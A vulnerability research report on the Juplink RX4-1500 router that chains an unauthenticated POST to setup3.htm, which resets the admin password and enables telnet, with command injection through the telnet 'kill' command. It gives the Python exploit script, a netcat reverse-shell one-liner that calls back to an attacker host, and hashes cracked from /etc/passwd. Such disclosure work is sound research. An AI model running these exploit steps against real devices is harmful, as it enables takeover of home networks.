

Juplink RX4-1500 Vulnerability Research

Christopher Cerne

This is research pertaining to the RX4-1500 routers. These routers were made by Chinese manufacturer Juplink. Research is at the beginning of the document, and vulnerability analysis is towards the end.

Default Open Services	2
Linux System Information	2
Firmware Analysis	2
Authentication	4
Firmware Upload	4
Secret Telnet Interface	5
Linux Passwords	6
Kernel / Userspace Protection	7
Router Vulnerability Analysis	8
Authentication Bypass and Command Line Injection	8
Future Vulnerability Analysis	9
Vulnerability Abuse	10
Conclusion	10

Default Open Services

By default, there are only two open ports on the device. This is a good sign: less open services mean less attack vectors. However, a hidden configuration value can cause services such as telnet and FTP to be enabled. Telnet should not even be an option on consumer grade routers.

- 80 HTTP
- 443 HTTPS

Linux System Information

There are a few interesting things to note about the linux filesystem after doing some static file analysis on the binaries.

The CPU is an ARM 32-bit CPU. Many routers use either ARM or MIPS. It is little endian, which is common for most embedded devices.

The Linux Kernel version is 4.1.52 which is honestly pretty good for this particular embedded device. It was released in 2017 which is fairly recent. I've seen devices that were on version 2.6 or earlier.


The router uses busybox, which is a toolbox of useful linux binaries for embedded systems.

/proc/version:

```
Linux version 4.1.52 (hujiaqi@localhost.localdomain) (gcc version
5.5.0 (Buildroot 2017.11.1) ) #1 SMP PREEMPT Thu Nov 14 15:11:58
CST 2019
```

Firmware Analysis

An entropy scan of [the firmware](#) reveals that the data is most likely unencrypted. This is good news for reverse engineers, as it should make extraction much easier. Below is a snapshot of the entropy of the binary firmware file.



I used [binwalk](#), an open-source toolkit to tear apart firmware and find embedded files. Using binwalk, we are able to determine that a UBI partition appears.

Unfortunately, there's no easy way to extract a UBI filesystem. What is known is that the file is remarkably similar to routers that Asus manufacturers, specifically the RT-AX88U. It seems that blocks extend past the end of the file, but padding the file with extra zeros doesn't seem to work with `ubireader_extract_files`.

I tried extracting a similar router firmware (the ASUS RT-AX88U) and that seemed to work fine.

Like mentioned, the firmware is unencrypted, so anyone can easily change files on the UBI filesystem and make their own file to flash to the router.

After further analysis, I extracted each UBI Volume. The only volume successfully extracted was the squash-fs linux root filesystem. I have not figured out currently how to extract the UBI filesystem at the mount point `/var/`.

```
cernec1999@cernec1999-kubuntu:~/Documents/ITS0/Router/firm/ubifs-root/RX4-1500 V103.w/linux_files/squashfs-root$ ls -la
total 76
drwxrwxrwx 19 cernec1999 cernec1999 4096 Nov 14 02:26 .
drwxrwxr-x 3 cernec1999 cernec1999 4096 Nov 29 14:06 ..
drwxr-xr-x 2 cernec1999 cernec1999 4096 Nov 14 02:25 bin
drwxrwxr-x 2 cernec1999 cernec1999 4096 Nov 14 02:26 bootfs
lrwxrwxrwx 1 cernec1999 cernec1999 7 Nov 14 02:25 ctcap -> /plugin
drwxrwxr-x 2 cernec1999 cernec1999 4096 Nov 14 02:25 data
lrwxrwxrwx 1 cernec1999 cernec1999 16 Nov 14 02:25 debug -> sys/kernel/debug
drwxrwxr-x 3 cernec1999 cernec1999 4096 Nov 14 02:25 dev
drwxr-xr-x 18 cernec1999 cernec1999 4096 Nov 14 02:25 etc
-rw-rw-r-- 1 cernec1999 cernec1999 0 Nov 14 02:25 .init_enable_core
drwxrwxr-x 2 cernec1999 cernec1999 4096 Nov 14 02:13 ipks
drwxrwxr-x 6 cernec1999 cernec1999 4096 Nov 14 02:25 lib
drwxrwxr-x 3 cernec1999 cernec1999 4096 Nov 14 02:23 libexec
drwxrwxr-x 2 cernec1999 cernec1999 4096 Nov 14 02:25 mnt
drwxrwxr-x 5 cernec1999 cernec1999 4096 Nov 14 01:49 opt
drwxrwxr-x 2 cernec1999 cernec1999 4096 Nov 14 02:25 plugin
drwxrwxr-x 2 cernec1999 cernec1999 4096 Nov 14 02:25 proc
drwxr-xr-x 2 cernec1999 cernec1999 4096 Nov 14 02:24 sbin
drwxrwxr-x 3 cernec1999 cernec1999 4096 Nov 14 02:25 sys
lrwxrwxrwx 1 cernec1999 cernec1999 8 Nov 14 02:25 tmp -> /var/tmp
drwxrwxr-x 5 cernec1999 cernec1999 4096 Sep 29 03:32 usr
drwxrwxr-x 2 cernec1999 cernec1999 4096 Nov 14 02:25 var
drwxrwxr-x 12 cernec1999 cernec1999 4096 Nov 29 14:56 webs
```

The squashfs volume matches a standard linux filesystem. Interesting web server related files can be located at /webs/ on the system.

Authentication

The router console has authentication. The default credentials are **admin / admin**. There are a few problems with how the router handles authentication. For one, sessions are not stored in the client browser. Initially, I thought that this meant any device on the network could access the admin console as long as one user is logged in. Thankfully, this was not the case.

This leads me to believe that the router associates whether or not you're logged in with your IP address or MAC address.


There are still issues with this approach, however. A host on the network could spoof their MAC address to that of the machine that is currently "logged in". Thus, that machine can then change any administrator setting.

I haven't played around with which pages are authenticated too much, but from what I can tell, most (but not all – **wlstatus.cgi** is one of them) pages redirect you to the login page if you are not logged in.

Firmware Upload

The router's update procedure seems quite simple:

- Download the firmware file from Juplink's website
- Access <http://192.168.0.1/upload.html>
- Start the update procedure



Secret Telnet Interface

Using the NSA's [Chidra](#) program, I was able to locate a routine in the httpd binary that allows a secret telnet interface to be enabled.

This routine is not documented in the manuals and I assume it's code left in by the developers for maintenance purposes.

The routine starts at **0x00040710** in the httpd binary.

```
if (iVar2 != 0) {
    sprintf(acStack152,"a=set&x=Device.X_BROADCOM_COM_AppCfg.TelnetdCfg.&Enable=%d",uVar3 >> 5);
    FUN_0003fdb4(acStack152);
    fprintf(param_3,"telnetd is %s!\n");
    if (iVar1 == 0) {
        __stream = fopen("/var/fatserver","w");
        if (__stream != (FILE *)0x0) {
            fputc(0x31,__stream);
            fclose(__stream);
        }
    }
    else {
        memset(acStack204,0,0x32);
        strcpy(acStack204,"rm -rf /var/fatserver");
        rut_doSystemAction("telnetd",acStack204);
    }
}
```

Based on some trial and error, this setting can be activated by using **a=set&x=Device.X_BROADCOM_COM_AppCfg.TelnetdCfg.&Enable=1** on arbitrary endpoints.

```
Christophers-MacBook-Pro-2:~ cernec1999$ telnet 192.168.0.1
Trying 192.168.0.1...
Connected to 192.168.0.1.
Escape character is '^]'.
BCM96750 Broadband Router
Login: admin
Password:
> dumpsysinfo
##DumpSysInfo: First dump system information
=====Version Info=====
#####Image version#####
5027GW3181449
#####kernel version#####
Linux version 4.1.52 (hujiaqi@localhost.localdomain) (gcc version 5.5.0 (Buildroot 2017.11.1) ) #1 SMP PREEMPT Thu Nov 14 15:11:58 CST 2019
#####wl version#####
Broadcom BCA: 17.10 RC99.1301
wl0: Nov 14 2019 15:09:57 version 17.10.99.1301 (r778281 WLTEST)
vendorid 0x14e4
deviceid 0x4492
radiorev 0x250e0
chipnum 0xf6ca
chiprev 0x2
chippackage 0x0
corerev 130.1
boardid 0x8a4
```

The telnet interface uses the router's web username and password which is sent over plaintext (unencrypted) telnet.

Unfortunately, this telnet interface is fairly limited and does not gain access to the linux subshell. Using some blind command line injections, it becomes trivial to activate a netcat reverse shell and further access the linux system.

The kill command specifically has a command line injection. See below:

```
[ > kill 9999; ls /
kill: can't kill pid 9999: No such process
bin      data      etc      libexec  plugin   sys      var
bootfs   debug     ipks     mnt      proc     tmp      webs
ctcap    dev       lib      opt      sbin     usr
> █
```

Then, we will activate a netcat reverse shell backdoor which will connect back on our host. On the host, type:

```
nc -l 4444
```

On the router's telnet shell, type:

```
kill 9999; mknod /tmp/backpipe p
kill 9999; /bin/sh 0</tmp/backpipe | [HOST IP] 4444 1>/tmp/backpipe
```

Now we can freely type any linux commands without any constraints.

```
ls
bin
bootfs
ctcap
data
debug
dev
etc
ipks
lib
libexec
mnt
opt
plugin
proc
sbin
sys
tmp
usr
var
```

Linux Passwords

The system has an /etc/passwd file which describes the user accounts and passwords on the system. Using John the Ripper, I've cracked the passwords in the file. There is no shadow file; the password hashes are simply stored in /etc/passwd.

Password file

```
cat /etc/passwd
admin:$1$lwX6qW44$f/26KtQV9AQ104g//EKj60:0:0:Administrator:/:/bin/sh
support:$1$Pa8xtJLi$SEh3VNEntTsdcl1Tc2Rg5/:0:0:Technical Support:/:/bin/sh
user:$1$Yl29jBe0$mTPN1tsecAYwmaIQxVO6W.:0:0:Normal User:/:/bin/sh
nobody:$1$T8VwHHCJ$dwVJPPEj.qwXcBXDBk8ba.:0:0:nobody for ftp:/:/bin/sh
```

Cracked passwords

```
cernec1999@cernec1999-kubuntu:~/Documents/ITS0/Router$ john passwd
Created directory: /home/cernec1999/.john
Loaded 4 password hashes with 4 different salts (md5crypt [MD5 32/64 X2])
Press 'q' or Ctrl-C to abort, almost any other key for status
user          (user)
support       (support)
admin         (admin)
admin         (nobody)
4g 0:00:00:00 100% 1/3 400.0g/s 2000p/s 2600c/s 2600C/s admin..Nobody
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

At the current moment, these usernames and passwords hold no significance as the telnetd interface and the web interface use the web portal interface username and password.

Kernel / Userspace Protection

The linux system has ASLR enabled on the system with full protections. This means that the address memory is randomized on the stack, heap, and various libraries (such as libc).

However, it seems that the instruction memory of the program is *not* randomized. This means we can use a technique called ROP (Return Oriented Programming) if we find an exploit in the http server somewhere.

I tested this by killing the httpd process three times. Every single time, the instruction memory was at the same location. This seems like a commonplace practice in many embedded devices (at least the ones I've looked at in the past), and while it doesn't inherently make the system vulnerable to attacks, it makes it infinitely more likely for any vulnerability to succeed if there is one.

Router Vulnerability Analysis

Authentication Bypass and Command Line Injection

To start looking for vulnerabilities, the endpoints of various pages were checked to make sure that requests were authenticated.


There is an authentication bypass vulnerability on the router that allows any arbitrary user to submit POST data without authentication to **setup3.htm**. Users can change the admin password, the wifi SSID, the wifi password, and anything else *without authentication*.

```
1 #!/usr/bin/python3
2
3 import requests, base64
4
5
6 # Password we want to change to
7 ADMIN_PWD = b'admin'
8
9 # Address of the vulnerability
10 addr = "http://192.168.0.1/setup3.htm"
11
12 # Set the admin password
13 params = \
14     {
15         'a': 'set',
16         'x': 'Device.X_BROADCOM_COM_LoginCfg.',
17         'AdminPassword': base64.b64encode(ADMIN_PWD)
18     }
19 resp = requests.post(addr, params)
20
21 # Enable telnet
22 params = \
23     {
24         'a': 'set',
25         'x': 'Device.X_BROADCOM_COM_AppCfg.TelnetdCfg.',
26         'Enable': '1'
27     }
28 resp = requests.post(addr, params)
29
```


By enabling telnet and then using the command line injection vulnerability, bad actors can run arbitrary linux commands on the machine without authentication.

Malicious users can also upload their own modified firmware which could contain backdoors.

Here is an example of the chained vulnerabilities working together.



```
cernec1999@cernec1999-kubuntu:~/Documents/ITS0/Router$ ./login_hax.py
[+] Sent password change packet to 192.168.0.1
[+] Sent enable telnet packet to 192.168.0.1
[*] Creating TCP server on 0.0.0.0:4444 in new shell.
[*] Waiting for telnet server to spawn on 192.168.0.1
[*] Attempting connection to 192.168.0.1:23
[+] Connection successful. Sending username and password.
[*] Creating netcat reverse shell
[+] Commands sent. Try entering shell commands.

Router: login_hax.py

Router: nc — Konsole
File Edit View Bookmarks Settings Help
ls
bin
bootfs
ctcap
data
debug
dev
etc
ipks
lib
libexec
mnt
opt
plugin
proc
sbin
sys
tmp
usr
var
```

Future Vulnerability Analysis

Given more time and resources, there are many other potential attack vectors in the router firmware that could be investigated.

No fuzzing was done on the http server, but this seems like an easy way to find a boat load of crashes which could lead to arbitrary code execution. Fuzzing is a technique in which malformed inputs are fed into the program to cause unexpected events to happen.

There seems to be no server-side input validation for any of the fields in the router gateway interface. Using specially crafted input strings, it could be possible to find another command line injection vulnerability. In the beginning stages of this project, I have tried a few blind command line injections, but none of these seemed to go anywhere. More binary analysis using Ghidra would be required.

There are other non-default services on the router which could be examined – for instance ftp – but these are services that must be turned on using the router settings. I don't think many of these settings will be touched, therefore I have not tested them out.

More endpoints could be tested in the httpd binary. As noted before, **wlstatus.cgi** is an endpoint that is not authenticated. I've tried passing GET parameters to this endpoint to no avail – perhaps passing data using POST will cause something to happen.

Vulnerability Abuse

With the vulnerability mentioned above, there are a number of activities that a malicious user may do (not necessarily ordered by severity):

- Cause denial of service attacks by periodically restarting the router
- Lock the administrator out of the router account
- Install silent backdoors that can monitor traffic on the network (i.e. grabbing passwords on unsecure HTTP sites)
- Corrupt / brick router daemons
- Install malicious router firmware
- Change firewall rules (or any router setting for that matter)

Conclusion

This router is vulnerable to an authentication bypass vulnerability which allows an exploit chain leading to full administrative code execution on the router.

Even with this vulnerability fixed, there are other causes of concern. There appears to be credentials stored for dormant support and user accounts that have the potential of being activated. I am not sure of a way to do this, but it may be possible with another exploit.